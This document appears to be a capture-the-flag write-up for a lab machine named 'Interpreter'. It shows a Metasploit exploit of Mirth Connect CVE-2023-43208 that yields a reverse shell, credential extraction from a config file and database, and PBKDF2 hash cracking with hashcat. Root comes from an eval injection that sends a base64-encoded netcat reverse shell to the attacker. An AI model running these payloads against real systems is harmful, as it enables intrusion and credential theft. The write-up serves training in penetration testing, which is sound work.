
Interpreter
Recon
IP=10.129.4.174
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# PORT     STATE SERVICE   VERSION
# 22/tcp   open  ssh       OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
# | ssh-hostkey:
# |   256 07ebd1b1619a6f3808e01e3e5b6103b9 (ECDSA)
# |_  256 fcd57aca8c4fc1bdc72f3aefe15e990f (ED25519)
# 80/tcp   open  http
# ...
# 443/tcp  open  ssl/https
# ...
# 6661/tcp open  unknown
User
Looking at the website
curl -I http://10.129.4.174
# HTTP/1.1 200 OK
# Date: Mon, 23 Feb 2026 09:49:36 GMT
# Last-Modified: Tue, 18 Jul 2023 17:46:18 GMT
# Content-Type: text/html
# Accept-Ranges: bytes
# Content-Length: 2532
curl -I --insecure https://10.129.4.174
# HTTP/1.1 200 OK
# Date: Mon, 23 Feb 2026 10:00:39 GMT
# Last-Modified: Tue, 18 Jul 2023 17:46:18 GMT
# Content-Type: text/html
# Accept-Ranges: bytes
# Content-Length: 2532
No vhost:

We can acces the service via 2 ways it seems:
- Download a
.jnlpfile that contains metadata about the application, and launch it with the client java app we can also download - Auth via credentials
Focusing on credentials
I tried admin:admin, and user:password which appear to be the default credentials user. Nothing seems to work.
Focusing on the .jnlp file
The .jnlp file contains XML, we can see multiple files being referenced, as "extension" and "jar", let's see if we can access these via the webserver.
For example:
<extension href="webstart/extensions/scriptfilestep.jnlp"/>
Trying to access this downloaded the file, we can try to automate this and download everything, though let's keep that for later.
There's another interesting thing, we see the version being 4.4.0, looking online I found the patch release on github
In big letter we see written:
NOTE: This version is affected by the critical vulnerability CVE-2023-43208. You should upgrade to version 4.4.1 or later.
The advisory links a packetstorm link which references a metasploit plugin, let's try it: exploit/multi/http/mirth_connect_cve_2023_43208
msfconsole
search Mirth Connect Deserialization RCE
# Matching Modules
# ================
#
#    #  Name                                             Disclosure Date  Rank       Check  Description
#    -  ----                                             ---------------  ----       -----  -----------
#    0  exploit/multi/http/mirth_connect_cve_2023_43208  2023-10-25       excellent  Yes    Mirth Connect Deserialization RCE
#    1    \_ target: Unix Command                        .                .          .      .
#    2    \_ target: Windows Command                     .                .          .      .
use 1
# [*] Additionally setting TARGET => Unix Command
# [*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp
set RHOSTS 10.129.4.174
set RPORT 443
set LHOST 10.10.14.89
options
# Module options (exploit/multi/http/mirth_connect_cve_2023_43208):
#
#    Name       Current Setting  Required  Description
#    ----       ---------------  --------  -----------
#    Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
#    RHOSTS     10.129.4.174     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
#    RPORT      8443             yes       The target port (TCP)
#    SSL        true             no        Negotiate SSL/TLS for outgoing connections
#    TARGETURI  /                yes       Base path
#    VHOST                       no        HTTP server virtual host
#
#
# Payload options (cmd/linux/http/aarch64/meterpreter/reverse_tcp):
#
#    Name            Current Setting  Required  Description
#    ----            ---------------  --------  -----------
#    FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
#    FETCH_DELETE    false            yes       Attempt to delete the binary after execution
#    FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8 (Accepted: n
#                                               one, bash, python3.8+)
#    FETCH_SRVHOST                    no        Local IP to use for serving payload
#    FETCH_SRVPORT   8080             yes       Local port to use for serving payload
#    FETCH_URIPATH                    no        Local URI to use for serving payload
#    LHOST           172.17.0.2       yes       The listen address (an interface may be specified)
#    LPORT           4444             yes       The listen port
#
#
#    When FETCH_COMMAND is one of CURL,WGET:
#
#    Name        Current Setting  Required  Description
#    ----        ---------------  --------  -----------
#    FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly to the shell.
#
#
#    When FETCH_FILELESS is none:
#
#    Name                Current Setting  Required  Description
#    ----                ---------------  --------  -----------
#    FETCH_FILENAME      HdBVUJhl         no        Name to use on remote system when storing payload; cannot contain spaces or slashes
#    FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces
#
#
# Exploit target:
#
#    Id  Name
#    --  ----
#    0   Unix Command
run
# [*] Started reverse TCP handler on 10.10.14.89:4444
# [*] Running automatic check ("set AutoCheck false" to disable)
# [+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.
# [*] Executing cmd/linux/http/aarch64/meterpreter/reverse_tcp (Unix Command)
# [+] The target appears to have executed the payload.
# [*] Exploit completed, but no session was created.
I suspect the payload is not working, i don't know why it default to an ARM payload, let's switch it to the classic meterpreter reverse tcp:
show payloads
# payload/cmd/linux/http/x64/meterpreter/reverse_tcp
set PAYLOAD cmd/linux/http/x64/meterpreter/reverse_tcp
run
# <SNIP>
# [+] The target appears to have executed the payload.
# [*] Exploit completed, but no session was created.

# I also tried:
set PAYLOAD cmd/linux/http/x86/meterpreter/reverse_tcp
set PAYLOAD payload/cmd/linux/https/x64/meterpreter_reverse_tcp
# Finally this worked:
set PAYLOAD cmd/unix/reverse
set PAYLOAD cmd/unix/reverse_bash
run
# [*] Started reverse TCP handler on 10.10.14.89:4444
# [*] Running automatic check ("set AutoCheck false" to disable)
# [+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.
# [*] Executing cmd/unix/reverse_bash (Unix Command)
# [+] The target appears to have executed the payload.
# [*] Command shell session 3 opened (10.10.14.89:4444 -> 10.129.4.174:40318) at 2026-02-23 11:40:47 +0100

id
# uid=103(mirth) gid=111(mirth) groups=111(mirth)
^Z
# Background session 4? [y/N]  y
Let's get a proper meterpreter shell from this, I was not able to trigger one from the exploit, but now that we have RCE we can easily do it ourselves:
use post/multi/manage/shell_to_meterpreter
set SESSION 4
set LHOST 10.10.14.89
run
# [*] Upgrading session ID: 4
# [*] Starting exploit/multi/handler
# [*] Started reverse TCP handler on 10.10.14.89:4433
# [*] Sending stage (1062760 bytes) to 10.129.4.174
# [*] Command stager progress: 100.00% (773/773 bytes)
# [*] Post module execution completed
# [*] Meterpreter session 5 opened (10.10.14.89:4433 -> 10.129.4.174:48322) at 2026-02-23 11:46:13 +0100
sessions -i 5
shell
script -qc /bin/bash /dev/null
Looking around the files of the webserver we find:
cat config/mirth.properties | grep -v "^#" | sed '/^$/d'
# keystore.path = ${dir.appdata}/keystore.jks
# keystore.storepass = 5GbU5HGTOOgE
# keystore.keypass = tAuJfQeXdnPw
# <SNIP>
# database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
# database.username = mirthdb
# database.password = MirthPass123!
ss -tulnp | grep LISTEN
# tcp   LISTEN 0      50           0.0.0.0:80         0.0.0.0:*    users:(("java",pid=3568,fd=327))
# tcp   LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
# tcp   LISTEN 0      80         127.0.0.1:3306       0.0.0.0:*
# tcp   LISTEN 0      128        127.0.0.1:54321      0.0.0.0:*
# tcp   LISTEN 0      50           0.0.0.0:443        0.0.0.0:*    users:(("java",pid=3568,fd=331))
# tcp   LISTEN 0      256          0.0.0.0:6661       0.0.0.0:*    users:(("java",pid=3568,fd=335))
# tcp   LISTEN 0      128             [::]:22            [::]:*
We find tcp/3306 and tcp/54321, let's first see if we can interact with the db:
mysql -u mirthdb -p'MirthPass123!' -h 127.0.0.1
show databases;
-- +--------------------+
-- | Database           |
-- +--------------------+
-- | information_schema |
-- | mc_bdd_prod        |
-- +--------------------+
-- 2 rows in set (0.001 sec)
use mc_bdd_prod;
-- Reading table information for completion of table and column names
-- You can turn off this feature to get a quicker startup with -A

-- Database changed
show tables;
-- +-----------------------+
-- | Tables_in_mc_bdd_prod |
-- +-----------------------+
-- | ALERT                 |
-- | CHANNEL               |
-- | CHANNEL_GROUP         |
-- | CODE_TEMPLATE         |
-- | CODE_TEMPLATE_LIBRARY |
-- | CONFIGURATION         |
-- | DEBUGGER_USAGE        |
-- | D_CHANNELS            |
-- | D_M1                  |
-- | D_MA1                 |
-- | D_MC1                 |
-- | D_MCM1                |
-- | D_MM1                 |
-- | D_MS1                 |
-- | D_MSQ1                |
-- | EVENT                 |
-- | PERSON                |
-- | PERSON_PASSWORD       |
-- | PERSON_PREFERENCE     |
-- | SCHEMA_INFO           |
-- | SCRIPT                |
-- +-----------------------+
-- 21 rows in set (0.000 sec)
select id,username from PERSON;
-- +----+----------+
-- | id | username |
-- +----+----------+
-- |  2 | sedric   |
-- +----+----------+
-- 1 row in set (0.000 sec)
select person_id,password from PERSON_PASSWORD;
-- +-----------+----------------------------------------------------------+
-- | person_id | password                                                 |
-- +-----------+----------------------------------------------------------+
-- |         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== |
-- +-----------+----------------------------------------------------------+
-- 1 row in set (0.001 sec)
ok this is base64'd, but decoded gives random bytes, let's xxd it and count the bytes:
echo "u/+lbbounadiyfbsmooidplbur0rk59kekpu17itdrvwa/klmt3w+w==" | base64 -d | xxd -p -c 0
# bbff8b0413949da762c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb
echo "u/+lbbounadiyfbsmooidplbur0rk59kekpu17itdrvwa/klmt3w+w==" | base64 -d | xxd -p -c 0 | wc -c
# 81
we can ignore the +1, it's probably just the newline, so we have 80 chars, which is 40 hex bytes. this size is pretty uncommon though we can find sums that could make more sense, and 16 + 32 = 24, or 8 + 32 makes sense, this could be some sort of salt + hash, let's try to find documentation about the hashing scheme used.
we found that the default digest algorithm used for 4.4+ is pbkdf2withhmacsha256 and 600k iterations, while it used to be sha256 with 1000 iterations before.
looking on hashcat we find mode 10900:
10900 pbkdf2-hmac-sha256 sha256:1000:mtc3mta0mtqwmjqxnzy=:pyjcu215mi57aypkva9j7mvf4rc5bcnt
so let's build our hash in the format: sha256:600000:base64($salt):base64($hash), since it's SHA256, let's split at 8+32:
- Our salt:
bbff8b0413949da7 - Our hash:
62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb
echo "bbff8b0413949da7" | xxd -r -p | base64 -w 0
# u/+LBBOUnac=
echo "62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb" | xxd -r -p | base64 -w 0
# YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
echo "sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=" > hash.txt
hashcat -m 10900 hash.txt `fzf-wordlists`
# hashcat (v6.2.6) starting
# <SNIP>
# sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
#
# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
# Hash.Target......: sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD...Ld8Ps=
# Time.Started.....: Mon Feb 23 14:56:17 2026 (3 mins, 52 secs)
# Time.Estimated...: Mon Feb 23 15:00:09 2026 (0 secs)
# Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
# Guess.Base.......: File (/Users/phil/Documents/3Programs/SecLists/Passwords/Leaked-Databases/rockyou.txt)
# Guess.Queue......: 1/1 (100.00%)
# Speed.#01........:      542 H/s (92.14ms) @ Accel:281 Loops:250 Thr:32 Vec:1
# Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
# Progress.........: 125888/14344383 (0.88%)
# Rejected.........: 0/125888 (0.00%)
# Restore.Point....: 0/14344383 (0.00%)
# Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:599750-599999
# Candidate.Engine.: Device Generator
# Candidates.#01...: 12345 -> bearss
# Hardware.Mon.SMC.: Fan0: 0%, Fan1: 0%
# Hardware.Mon.#01.: Util:100% Pwr:14754mW
We got it after 4min, sedric:snowflake1, let's see if the password works for ssh, since checking the /etc/passwd shows sedric is a user:
sshpass -p "snowflake1" ssh -oStrictHostKeyChecking=no "sedric"@"10.129.4.174"
# Warning: Permanently added '10.129.4.174' (ED25519) to the list of known hosts.
# Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64
#
sedric@interpreter:~$ ls
# user.txt
sedric@interpreter:~$ cat user.txt
# <REDACTED>
Root
Trying the classics like sudo -l shows that sudo: command not found this is unusal, the machine is a Debian 12, linux kernel 6.1, it seems pretty barebones:
ps aux
# <SNIP>
root        3569  0.0  0.7  39872 31004 ?        Ss   Feb22   0:06 /usr/bin/python3 /usr/local/bin/notif.py
This is unusal:
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)


def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"


@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification


if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
We find the tcp/54321 we saw before, since there's no curl on the host, let's forward it:
sshpass -p "snowflake1" ssh -oStrictHostKeyChecking=no "sedric"@"10.129.4.174" -L 54321:127.0.0.1:54321
Now we can interact with the POST /addPatient endpoint. It expects a specific XML as the payload, if it's valid, it's sent to the template function which does a couple of things. One very interesting thing is the use of eval, which is vulnerable to code execution. Let's try to reverse this validation process to get RCE.
curl -X POST http://127.0.0.1:54321/addPatient -H "Content-Type: application/xml" -d '<patient><firstname>test</firstname><lastname>test</lastname><sender_app>test</sender_app><timestamp>test</timestamp><birth_date>01/01/2000</birth_date><gender>test</gender></patient>'
# Patient test test (test), 26 years old, received from test at test
Great! Let's try to alter this payload with some code execution, we have a regex that prevent some characters like colon, semicolon, spaces, let's try a simple id via the os library, but instead of doing import os which has a space, we can go trough __import__, this is often used in SSTI and jail breakout:
curl -X POST http://127.0.0.1:54321/addPatient -H "Content-Type: application/xml" -d "<patient><firstname>test</firstname><lastname>test</lastname><sender_app>import</sender_app><timestamp>test</timestamp><birth_date>01/01/2000</birth_date><gender>{__import__('os').popen('id').read()}</gender></patient>"
# Patient test test (uid=0(root) gid=0(root) groups=0(root)
# ), 26 years old, received from import at test
Great we get the output of our command, now let's try to get a proper shell, since we have to respect the rule set we can hide illegal characters behind encoding, for example we can use base64 and encode a revshell:
curl -X POST http://127.0.0.1:54321/addPatient -H "Content-Type: application/xml" -d "<patient><firstname>test</firstname><lastname>test</lastname><sender_app>import</sender_app><timestamp>test</timestamp><birth_date>01/01/2000</birth_date><gender>{__import__('os').popen(__import__('base64').b64decode('YnVzeWJveCBuYyAxMC4xMC4xNC44OSA0NDQ1IC1lIHNo').decode()).read()}</gender></patient>"
Then on our listener:
nc -lvnp 4445
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::4445
# Ncat: Listening on 0.0.0.0:4445
# Ncat: Connection from 10.129.4.174.
# Ncat: Connection from 10.129.4.174:60824.
ls
# notif.py
cd /root
cat root.txt
# <REDACTED>